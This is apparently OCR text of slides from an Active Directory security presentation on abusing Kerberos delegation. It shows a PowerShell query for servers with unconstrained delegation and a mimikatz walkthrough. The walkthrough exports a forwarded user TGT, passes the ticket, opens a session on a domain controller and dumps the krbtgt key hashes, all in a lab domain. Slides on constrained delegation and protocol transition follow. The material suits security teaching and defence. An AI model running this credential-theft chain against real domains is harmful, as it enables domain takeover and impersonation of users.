
Discover Servers Configured with Unconstrained Delegation

```
PS C:\Windows\system32> Import-Module ActiveDirectory
Get-ADComputer -Filter {(TrustedForDelegation -eq $True) -AND (PrimaryGroupID -eq 515) } -Properties `
TrustedForDelegation,TrustedToAuthForDelegation,servicePrincipalName,Description



Description                 :
DistinguishedName           : CN=ADSDB01,OU=Servers,OU=Systems,DC=lab,DC=adsecurity,DC=org
DNSHostName                 : ADSDB01.lab.adsecurity.org
Enabled                     : True
Name                        : ADSDB01
ObjectClass                 : computer
ObjectGUID                  : 6bd00906-eb69-4415-9f69-f6694602bbb1
SamAccountName              : ADSDB01$
servicePrincipalName        : {WSMAN/ADSDB01.lab.adsecurity.org, WSMAN/ADSDB01, TERMSRV/ADSDB01,
                              TERMSRV/ADSDB01.lab.adsecurity.org...}
SID                         : S-1-5-21-1583770191-140008446-3268284411-2102
TrustedForDelegation        : True
TrustedToAuthForDelegation  : False
UserPrincipalName           :
```

Kerberos Unconstrained Delegation



Kerberos Unconstrained Delegation



Kerberos Unconstrained Delegation

```
mimikatz(commandline) # sekurlsa::tickets /export

Authentication Id : 0 ; 162402 (00000000:00028dea)
Session           : Network from 0
User Name         : LukeSkywalker
Domain            : ADSECLAB
Logon Server      : (null)
Logon Time        : 6/26/2015 10:27:22 PM
SID               : S-1-5-21-1583770191-140008446-3268284411-1109

         * Username : LukeSkywalker
         * Domain   : LAB.ADSECURITY.ORG
         * Password : (null)

        Group 0 - Ticket Granting Service

        Group 1 - Client Ticket ?

        Group 2 - Ticket Granting Ticket
         [00000000]
           Start/End/MaxRenew: 6/26/2015 10:27:22 PM ; 6/27/2015 8:27:22 AM ; 7/3/2015 10:27:22 PM
           Service Name (02) : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG
           Target Name  (--) : @ LAB.ADSECURITY.ORG
           Client Name  (01) : LukeSkywalker ; @ LAB.ADSECURITY.ORG
           Flags 60a10000    : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;
           Session Key       : 0x00000012 - aes256_hmac
             fe4dc9d3b939242d8d68d08d3088e74f0616bc4b138b8b04e9817ad7f1d51575
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2        [...]
           * Saved to file [0;28dea]-2-0-60a10000-LukeSkywalker@krbtgt-LAB.ADSECURITY.ORG.kirbi !
```

Kerberos Unconstrained Delegation


```
mimikatz(commandline) # kerberos::ptt [0;28dea]-2-0-60a10000-LukeSkywalker@krbtgt-LAB.ADSECURITY.ORG.kirbi
  0 - File '[0;28dea]-2-0-60a10000-LukeSkywalker@krbtgt-LAB.ADSECURITY.ORG.kirbi' : OK

mimikatz(commandline) # exit
Bye!
PS C:\temp\m> klist

Current LogonId is 0:0x2b3d7

Cached Tickets: (1)

#0>     Client: LukeSkywalker @ LAB.ADSECURITY.ORG
        Server: krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
        Start Time: 6/26/2015 22:27:22 (local)
        End Time:   6/27/2015 8:27:22 (local)
        Renew Time: 7/3/2015 22:27:22 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
```

Exploiting Kerberos Delegation

```
PS C:\temp\m> Enter-PSSession -ComputerName ADSDC02.lab.adsecurity.org
[adsdc02.lab.adsecurity.org]: PS C:\Users\LukeSkywalker\Documents> c:\temp\mimikatz\Mimikatz "privilege::debug" "sekurls
a::krbtgt" exit

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (May 29 2015 23:55:17)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 15 modules * * */


mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::krbtgt

Current krbtgt: 6 credentials
        * rc4_hmac_nt       : 1a33736fd25ad06dd9c61310173bc326
        * rc4_hmac_old      : 1a33736fd25ad06dd9c61310173bc326
        * rc4_md4           : 1a33736fd25ad06dd9c61310173bc326
        * aes256_hmac       : 20d7c5cef8eaefb478e79e86ecb6ba1cac2819b2ed432ffb32141c5f7104e69e
        * aes128_hmac       : 2433f1c6d10a2d466294ff983a625956
        * des_cbc_md5       : f1f82968baa1f137
```


Constrained Delegation

- Impersonate authenticated user to allowed services.
- If Attacker owns Service Account = impersonate user to specific service on server.




KCD Protocol Transition

- Less secure than “Use Kerberos only”.
- Enables impersonation without prior AD authentication (NTLM/Kerberos).




Control Delegation… Control AD

Domain Controllers Policy




Full Control on Servers OU

